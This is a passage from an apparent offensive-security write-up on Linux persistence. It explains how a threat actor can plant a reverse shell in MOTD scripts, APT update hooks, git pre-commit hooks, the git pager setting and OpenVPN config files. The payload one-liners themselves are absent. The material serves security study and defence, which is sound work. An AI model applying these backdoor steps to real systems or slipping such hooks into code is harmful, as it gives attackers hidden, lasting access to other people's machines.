2. SSH into the system: a user must SSH to the system in order for the MOTD to be displayed to them and along with it, our one liner be executed.
3. After SSHing:

And we get a shell back.

APT Backdooring

APT is the go to package manager in Debian based systems and stands for Advanced Packaging Tool. Package managers are tools that are available to us for installing/removing/updating packages and the system itself. APT can be accessed using the command apt and configured in the directory /etc/apt. APT and other package managers as well have a concept named hooks which are used to do something before/after installing/removing/updating etc. Usually used to maintain packages and avoid breaking the system. From a threat actor's perspective it can be used to maintain persistence via creating a hook to give us access to the system whenever for example, apt update action is occurring.

PoC

For this scenario we'll be installing a hook before apt update to give us a shell back.

1. Create a hook file: to create a hook file we should do it in /etc/apt/apt.conf.d/ directory. The name can be anything, the APT will execute it non the less:

2. Apt update: after a user invokes the command apt update our hook also gets executed resulting a reverse shell thus achieving persistence:

Git Backdooring

Git is a distributed version control system that tracks changes in any set of computer files, usually used for coordinating work among programmers who are collaboratively developing source code during software development. There are two concepts in git that can be of use to threat actors: hooks & config file.

Hooks:

Just like how we installed hooks in APT, this can be done for git too. We can install hooks for pre-commit/post-commit/pre-merge/post-merge/..

These hooks must be placed in the .git/hooks/ directory. They cannot be named anything that you want, they have their own unique names such as pre-commit. After creating them they must have the executable bit set in their permission.

PoC

For this scenario we'll be creating a pre-commit hook and place our reverse shell one liner in it and set its executable bit permission and then add a new commit to gain access to the system.

1. Create the pre-commit hook: this file must be created in .git/hooks/ directory.

After that it must be made executable using the command sudo chmod +x .git/hooks/pre-commit.

2. Add a new commit: this hook will get triggered just before adding a new commit.

And we get a reverse shell back right in the git directory.

Config

There are some environment variables and can be set to execute arbitrary commands whenever an action is about to take place like git log and its respective environment variable, GIT_PAGER. This variable is used to define a pager to be used when git log is called. These options can also be set in .git/config file and ~/.gitconfig as well.

PoC

For this scenario we'll be editing the pager option and include our reverse shell one liner there to be executed whenever a user runs git log .

1. Configure the config file: we must add a new entry in the [core] section of the file named pager.

This basically executes our reverse shell and also uses less to show the git log as expected.

2. Git log: after a user runs this command our command gets executed.

And we get our reverse shell.

Backdooring OpenVPN

OpenVPN is an open-source software application that provides a secure point-to-point or site-to-site connection in routed or bridged configurations. It’s commonly used for creating virtual private networks (VPNs) to enable secure communication over the internet. Users typically connect to an OpenVPN server using client software and a configuration file with a .ovpn extension.

A threat actor could modify the .ovpn configuration files to include a backdoor, allowing them to maintain persistent access. This could involve adding additional configuration directives that enable unauthorized access or hide the presence of the threat actor.

Security Researchers

Amir Gholizadeh (@arimaqz), Surya Dev Singh (@kryolite_secure), ADHOKSHAJ MISHRA(@adhokshajmishra)